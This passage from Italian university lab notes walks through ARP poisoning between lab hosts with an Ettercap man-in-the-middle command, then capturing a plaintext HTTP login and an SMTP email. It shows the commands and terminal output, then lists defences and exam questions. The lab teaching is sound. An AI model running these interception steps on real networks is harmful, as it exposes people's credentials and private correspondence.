**Analisi dell'Output Prodotto:** La tabella certifica che Bob possiede la voce legittima per Alice (`10.0.2.10`) associata al MAC originale `3a:fa:2d:da:b8:37`, mentre Alice associa Bob (`10.0.2.20`) al MAC `86:e9:c4:e4:c0:69`. L'indirizzo MAC reale di Chuck è `be:98:f3:bc:e3:32`.

### Comando 5.2: Iniezione dei Gratuitous ARP Spoofing tramite Ettercap

Chuck si posiziona al centro della conversazione inviando frame ARP falsificati in modalità continua, costringendo Alice e Bob a scambiare il traffico passando attraverso la propria interfaccia di rete:

- `sudo ettercap -T -q -M arp:remote /10.0.2.10// /10.0.2.20//`:
  - `-T`: Modalità testuale da terminale (nessun bisogno di server grafico X11).
  - `-q`: Riduce l'output non necessario.
  - `-M arp:remote`: Modulo Man-In-The-Middle basato su avvelenamento ARP bidirezionale.
  - `/10.0.2.10// /10.0.2.20//`: Identifica i due target (Alice e Bob).
  - **IP Forwarding**: Ettercap attiva in automatico `net.ipv4.ip_forward=1` nel kernel di Chuck. Se questa impostazione non fosse attiva, Chuck assorbirebbe i pacchetti senza inoltrarli, provocando un blocco totale (DoS) invece di uno sniffing trasparente.

**Chuck — Avvio dell'attacco ARP Poisoning Bidirezionale con Ettercap**

```
$ sudo ettercap -T -q -M arp:remote /10.0.2.10// /10.0.2.20//
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on eth0... (Ethernet)
ARP poisoning victims:
GROUP 1 : 10.0.2.10
GROUP 2 : 10.0.2.20
Starting Unified Sniffing...
Activating [ARP Poisoning] module...
```

### Comando 5.3: Verifica dell'Avvelenamento delle Tabelle ARP

Per verificare che l'attacco abbia avuto successo a livello di sistema operativo, si riesamina la cache ARP su Bob e Alice:

**Bob e Alice — Stato Cache ARP DOPO l'attacco (Poisoned)**

```
[BOB] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
labinf_alice.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0

[ALICE] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_bob.environment_  ether   be:98:f3:bc:e3:32   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
```

**Analisi dell'Output Prodotto:** L'esito dell'attacco è manifesto: sia nella cache di Bob che in quella di Alice, l'indirizzo IP della controparte è ora associato al MAC di Chuck (`be:98:f3:bc:e3:32`). Tutto il traffico Ethernet generato da Bob verso Alice viene fisicamente recapitato alla scheda di rete di Chuck, che lo ispeziona e lo re-inoltra ad Alice senza che le vittime si accorgano di alcuna interruzione.

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

**Difesa Enterprise contro l'ARP Spoofing**:

- **Dynamic ARP Inspection (DAI)**: Gli switch aziendali intercettano e convalidano ogni pacchetto ARP confrontandolo con il database autoritativo generato dal **DHCP Snooping**. Tutte le associazioni IP-MAC non autorizzate vengono scartate alla porta d'ingresso.
- **Tabelle ARP Statiche**: Efficaci ma adatte solo ad ambienti con topologia rigidamente immutabile.

—

# 7 Esercizio 6: Sniffing Traffico HTTP & Furto di Credenziali

## 7.1 Meccanismo del Furto delle Credenziali

Essendo posizionato come Man-in-the-Middle, Chuck riceve i frame Ethernet di Bob destinati all'IP di Alice. La Figura 5 illustra il ladder diagram dello scambio HTTP in chiaro:





Figura 5: Diagramma temporale dello sniffing HTTP POST: Chuck intercetta e legge in chiaro le credenziali prima di inoltrare la richiesta ad Alice.

### 7.2 Comando ed Output Shell Registrato da Bob

Bob esegue l'autenticazione inviando una richiesta POST HTTP verso il web server di Alice:

- `curl -X POST -d '...' http://10.0.2.10/login.html`: Invia i parametri nel corpo del messaggio con codifica `application/x-www-form-urlencoded`.

**Bob — Sottomissione Credenziali di Accesso via HTTP POST**

```
$ curl -X POST -d 'username=alice_student&password=SuperSecretPassword2026' http://10.0.2.10/login.html
<!DOCTYPE html>
<html>
<head>
    <title>Useful Login Page</title>
</head>
<body>
    <div class="container">
        <h2>Useful Login</h2>
        <form method="post">
            <div class="form-group">
                <label for="username">Username:</label>
                <input type="text" id="username" name="username" required>
            </div>
            <div class="form-group">
                <label for="password">Password:</label>
                <input type="password" id="password" name="password" required>
            </div>
            <div class="form-group">
                <button type="submit">Login</button>
            </div>
        </form>
    </div>
</body>
</html>
```

**Analisi dell'Output Prodotto e Rilevanza di Sicurezza:** L'output a terminale restituisce la pagina HTML servita da Alice. Tuttavia, transitando per l'interfaccia di rete di Chuck, il testo delle credenziali viene estratto in chiaro da Ettercap:

`username=alice_student&password=SuperSecretPassword2026`

Questo dimostra perché l'uso di HTTP puro è categoricamente inaccettabile per l'autenticazione: la contromisura a lungo termine è l'obbligo di **HTTPS (TLS 1.3)** e l'adozione dell'header **HSTS (HTTP Strict Transport Security)** per prevenire attacchi di tipo SSL Stripping.

—

## 8 Esercizio 7: Sniffing Traffico SMTP ed Ispezione Mailbox

### 8.1 Meccanismo del Flusso di Posta Elettronica

La Figura 6 documenta lo scambio di comandi tra Bob e il server Exim di Alice:

### 8.2 Comando ed Output Shell Registrato da Alice

Bob trasmette un messaggio riservato ad Alice riguardante una richiesta d'esame. Alice verifica la ricezione della posta all'interno della propria casella di sistema:

- `cat /var/mail/alice`: Stampa a schermo il file mailbox UNIX in formato standard RFC 4155.





Figura 6: Diagramma temporale dello sniffing SMTP sulla porta 25 (stile Kurose-Ross).

**Alice — Verifica Consegna del Messaggio nella Casella /var/mail/alice**

```
$ cat /var/mail/alice
From bob@labinf Tue Oct 06 13:07:43 2026
Return-path: <bob@labinf>
Envelope-to: alice@localhost
Delivery-date: Tue, 06 Oct 2026 13:07:43 +0000
Received: from labinf_bob.environment_secnet ([10.0.2.20])
        by 8c0bb50c9a07 with esmtp (Exim 4.98.2)
        (envelope-from <bob@labinf>)
        id 1xE4tT-0000000007Z-2nnE
        for alice@localhost;
        Tue, 06 Oct 2026 13:07:43 +0000
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Subject: Richiesta Voto
From: bob@labinf
To: alice@localhost

Ho bisogno di un voto maggiore di 27, il mio id e 123456
```

**Analisi dell'Output Prodotto e Rilevanza di Sicurezza:** L'output evidenzia la struttura completa dell'email:

- Header `Received`: Certifica che il pacchetto è transitato dall'IP di Bob (`10.0.2.20`) verso il demone Exim di Alice.
- Corpo del messaggio: Il testo riservato (*"Ho bisogno di un voto maggiore di 27, il mio id e 123456"*) è stato trasmesso completamente in chiaro nel comando SMTP `DATA`.

Poiché l'attacco MITM era in corso, Chuck ha intercettato e registrato sia i metadati di busta che l'intero contenuto della comunicazione. La soluzione operativa a lungo termine impone l'adozione di **STARTTLS** (RFC 3207) o porte dedicate SMTPS cifrate con TLS, nonché l'integrazione di firme crittografiche **DKIM** e record **SPF** / **DMARC** per prevenire lo spoofing e la manomissione del messaggio.

—

| Ambito Tecnico | Meccanismo Operativo | Rischio / Impatto | Contromisura Principale |
|---|---|---|---|
| **Reconnaissance (Layer 2/3)** | Sweep ARP (`nmap -sn`) ed OS Fingerprinting (`-O`). | Mappatura completa degli asset e kernel vulnerabili. | Private VLAN (PVLAN), rate-limiting ARP, disattivazione time-stamp TCP. |
| **Port Scanning (Layer 4)** | TCP Connect (`-sT`) vs SYN Half-Open (`-sS`) su range 1-65535. | Identificazione di servizi non standard e backdoor (porta 1337, 2121). | Firewall stateful (iptables/nftables), chiusura porte non necessarie. |
| **ARP Spoofing (Layer 2)** | Gratuitous ARP inviati ciclicamente da Ettercap (`-M arp`). | Intercettazione e manomissione trasparente del traffico (MITM). | Dynamic ARP Inspection (DAI) con DHCP Snooping, ARP statico. |
| **Plaintext Sniffing (Layer 7)** | Intercettazione traffico HTTP POST e SMTP porta 25. | Esposizione di credenziali di accesso e corrispondenza privata. | Crittografia end-to-end con TLS 1.3 (HTTPS + HSTS, STARTTLS, DKIM). |

Tabella 1: Matrice riassuntiva dei vettori di attacco del Laboratorio 01, impatti e contromisure.

# 9 Sintesi dei Concetti Chiave e Pattern d'Esame

**Attenzione / Caveat Tecnico & Pattern d'Esame**

**Domande Ricorrenti d'Esame**:

1. *"Cosa accade se Chuck esegue ARP poisoning senza abilitare il kernel IP forwarding?"* **Risposta**: I pacchetti inviati da Alice e Bob vengono assorbiti e scartati dall'interfaccia di Chuck senza essere inoltrati alla controparte. L'attacco degrada quindi in un Denial of Service (DoS) distruttivo invece di un MITM stealthy.

2. *"Perché la scansione `-sS` non compare nei log di Apache?"* **Risposta**: Perché Nmap invia un RST prima di inviare l'ACK finale del 3-way handshake; la system call `accept()` non viene invocata dal kernel e il socket non viene mai passato al demone Apache.